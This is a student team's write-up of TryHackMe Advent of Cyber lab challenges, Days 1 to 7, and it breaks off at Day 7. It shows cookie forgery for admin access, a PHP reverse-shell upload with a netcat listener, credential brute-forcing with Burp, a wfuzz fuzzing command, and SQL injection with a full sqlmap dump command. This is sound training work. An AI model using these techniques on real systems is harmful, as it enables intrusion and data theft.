PSP0201 Weekly Writeup

Group Name: Hepi3Fren

Members


ID	Name	Role
1211101589	Chew Shen	Leader
1211101582	Teoh Kai Loon	Member
1211101737	Lim Zhong Jun	Member

Day 1: Web Exploitation – A Christmas Crisis


Tools used: Kali Linux, Firefox

Solution/walkthrough:


Question 1:



Question 2:



Question 3 & Question 4 & Question 5 & Question 6:



Question 7:

Question 8:

Thought Process/Methodology:

Having accessed the target machine, we were shown a login/registration page. We proceeded to register an account and login. After logging in, we opened the browser's developer tool and chose to view the site cookie from the Storage tab. Looking at the cookie value, we deduced it to be a hexadecimal value and proceeded to convert it to text using Cyberchef. We found a JSON statement with the username element. Using Cyberchef, we altered the username to 'santa', the administrator account, and converted it back to hexadecimal using Cyberchef. We replaced the cookie value with a converted one and refreshed the page. We are now show an administrator page (Santa's) and proceeded to enable every control, which in turn showed the flag


Day 2 - The Elf Strikes Back!

Tool used: Kali Linux, FireFox

Question 1:


> For Elf McEager:
> You have been assigned an ID number for your audit of the system: `ODIzODI5MTNiYmYw` . Use this to gain access to the upload section of the site.
> Good luck!
>
> *You note down the ID number and **navigate to the displayed IP address (10.10.85.83) in your browser.***

Question 2:




Question 3:

Question 4:



Question 5:



Thought Process/Methodology:

After insert the string text (?id=ODIzODI5MTNiYmYw) given by the room of tryhackme, search for the page source and the file type that are accepted will be shown. The directory can be found by using gobuster or try the directory given by the room. The netcat parameter explanation can be found on the room or just by search on google. Run /usr/share/webshells/php/php-reverse-shell.php on terminal and change the ip and the port. Run netcat to listen to port 443 and upload the reverse shell to the website. Run cat /var/www/flag.txt after the netcat listens and the flag will be shown.

Day3
Tools used: Kali Linux, Firefox,burpsuite
Solution/walkthrough:
Question 1

control it. In 2018 it was reported that a botnet (a number of internet-connected devices controlled by an attacker to typically perform DDoS attacks) called Mirai took advantage of Internet of Things (IoT) devices by remotely logging,

Question 2

default credentials, and bug hunters have been rewarded for reporting these very simple issues responsibly (Starbucks paid $250 for the reported issue):

Question 3


Question 4
See it inside edit burp

Question5
See it inside edit burp

Question 6

Select "Cluster Bomb" in the Attack type dropdown menu; this attack type iterates through each payloads sets in turn, so every combination of each set is tested.

Question 7
After done attack,log in with the username and password,it will show the flag



Thought Process/Methodology:
First,we start burpsuite.Then we click on the foxy proxy and select burp.Then , we go back to the chosen website and then at the bursuite we tap forward.Then we type username and password at the website and then sign in.The request will show up in the proxy tab,we right click it and click the send to intruder.After that we go to the intruder tab and then click the “Position” tab.We highlight the username and the click add,then highlight the password and click add.Then,for the attack type we select “cluster bomb”.Then we go to the “Payloads”tab, for set 1 , at the “ Payload Options”,we add some username such as “admin”, “root” and “user”.Then we go to the payload set 2 and then we add some common default password for example “password”,”admin” and “12345” at the payload option.after that we click the start attack button.Then we choose the combination that have different length.After that we go back to the webpage and then type the username:”admin” and password:”12345”.Then it will show us the flag.


Day 4


Tools used: Kali Linux, Firefox

Solution/Walkthrough:

Question 2

Run the command gobuster and found the /api directory on the last second line. The file site-log.php is shown on the 2nd picture.






Question 3


Fuzz the date parameter on the file site-log.php

```
┌──(1211101737㉿kali)-[~]
└─$ wfuzz -c -z file,wordlist -u http://10.10.16.180/api/site-log.php?date=FUZZ
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work corre
ctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.16.180/api/site-log.php?date=FUZZ
Total requests: 63

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000009:   200        0 L      0 W        0 Ch        "20201108"
000000001:   200        0 L      0 W        0 Ch        "20201100"
000000002:   200        0 L      0 W        0 Ch        "20201101"
000000008:   200        0 L      0 W        0 Ch        "20201107"
000000006:   200        0 L      0 W        0 Ch        "20201105"
000000004:   200        0 L      0 W        0 Ch        "20201103"
000000003:   200        0 L      0 W        0 Ch        "20201102"
000000005:   200        0 L      0 W        0 Ch        "20201104"
000000007:   200        0 L      0 W        0 Ch        "20201106"
000000010:   200        0 L      0 W        0 Ch        "20201109"
000000012:   200        0 L      0 W        0 Ch        "20201111"
000000016:   200        0 L      0 W        0 Ch        "20201115"
000000015:   200        0 L      0 W        0 Ch        "20201114"
000000017:   200        0 L      0 W        0 Ch        "20201116"
000000014:   200        0 L      0 W        0 Ch        "20201113"
000000019:   200        0 L      0 W        0 Ch        "20201118"
000000013:   200        0 L      0 W        0 Ch        "20201112"
000000011:   200        0 L      0 W        0 Ch        "20201110"
000000018:   200        0 L      0 W        0 Ch        "20201117"
000000021:   200        0 L      0 W        0 Ch        "20201120"
000000025:   200        0 L      0 W        0 Ch        "20201124"
000000022:   200        0 L      0 W        0 Ch        "20201121"
000000029:   200        0 L      0 W        0 Ch        "20201128"
000000024:   200        0 L      0 W        0 Ch        "20201123"
000000026:   200        0 L      1 W        13 Ch       "20201125"
000000028:   200        0 L      0 W        0 Ch        "20201127"
000000031:   200        0 L      0 W        0 Ch        "20201130"
000000020:   200        0 L      0 W        0 Ch        "20201119"
000000023:   200        0 L      0 W        0 Ch        "20201122"
000000027:   200        0 L      0 W        0 Ch        "20201126"
```



THM{D4t3_AP1}

Question 4



Thought Process/Methodology:
Having accessed the target machine, we use GoBuster against the target and found the /api directory. We enter the <ip>/api to find the file. After that, we fuzz the date parameter on the site-log.php and we got the flag.


Day 5

Tools used: Kali Linux, Firefox, Burpsuite

Solution/Walkthrough:


Question 1

Searched it on google.com



Question 2


By simply guessing the login panel through the hint on TryHackMe.com



Question 3

Santa's TODO: Look at alternative database systems that are better than sqlite.

Question 6



Gift	Child
shoes	James
skateboard	John
iphone	Robert
playstation	Michael
xbox	William
candy	David
books	Richard
socks	Joseph
10 McDonalds meals	Thomas
toy car	Charles
air hockey table	Christopher
lego star wars	Daniel
bike	Matthew
table tennis	Anthony
fazer chocolate	Donald
wii	Mark
github ownership	Paul
finnish-english dictionary	James
laptop	Steven
rasberry pie	Andrew
TryHackMe Sub	Kenneth
chair	Joshua

Question 4/ Question 5/ Question 6/Question 7/Question 8

-22 entries are there in the gift database by simply counting. James' age is shown on the corresponding row under the 'age' column. Github ownership under the 'title' column is corresponding to Paul.

Thought Process/Methodology:

Having accessed the target machine, we were shown a Santa's Official Forum page. We then enter the santa panel with /santapanel after the IP address. We entered ' or true -- statement on the username bar. The same statement ' or true -- is entered into the database and the table is shown. After that, we opened BurpSuite and BurpSuite Browser. The same IP address with /santapanel applies on this browser and login using the ' or true -- statement. We entered 'test' on the search bar with 'intercept is on' with BurpSuite and save it. Run the command sudo sqlmap -r santapanelsql --tamper=space2comment --dump-all --dbms sqlite. Finally, we got the table, flag and the admin password

Day 6

Tools used: Kali Linux, Firefox, OWASP ZAP

Solution/Walkthrough:

Question 1

Syntactic validation should enforce correct syntax of structured fields (e.g. SSN, date, currency symbol).

Semantic validation should enforce correctness of their *values* in the specific business context (e.g. start date is before end date, price is within expected range).

Question 2


Allow List Regular Expression Examples

Validating a U.S. Zip Code (5 digits plus optional -4)


```
^\d{5}(-\d{4})?$
```

Question 4


The query “q” is shown (?q=lol) on the search bar by simply typing “lol” on the search query



Question 5



Question 6 & Question 7



Thought Process/Methodology:
Having accessed the target machine, we were shown a Santa's portal page. Firstly, we simply enter "lol" in the "search query" and we found the query "q". We proceeded to install OWASP ZAP and open it. Furthermore, we click "Automated Scan" and put in our IP address on "URL to attack" and start to attack by clicking the "Attack" button. After that, by simply entering the wish on "Enter your wish here" on Santa's portal, we can now see 2 XSS alerts.


Day 7

Tools used: Kali Linux, Firefox, Wireshark

Solution/Walkthrough:


Question 1

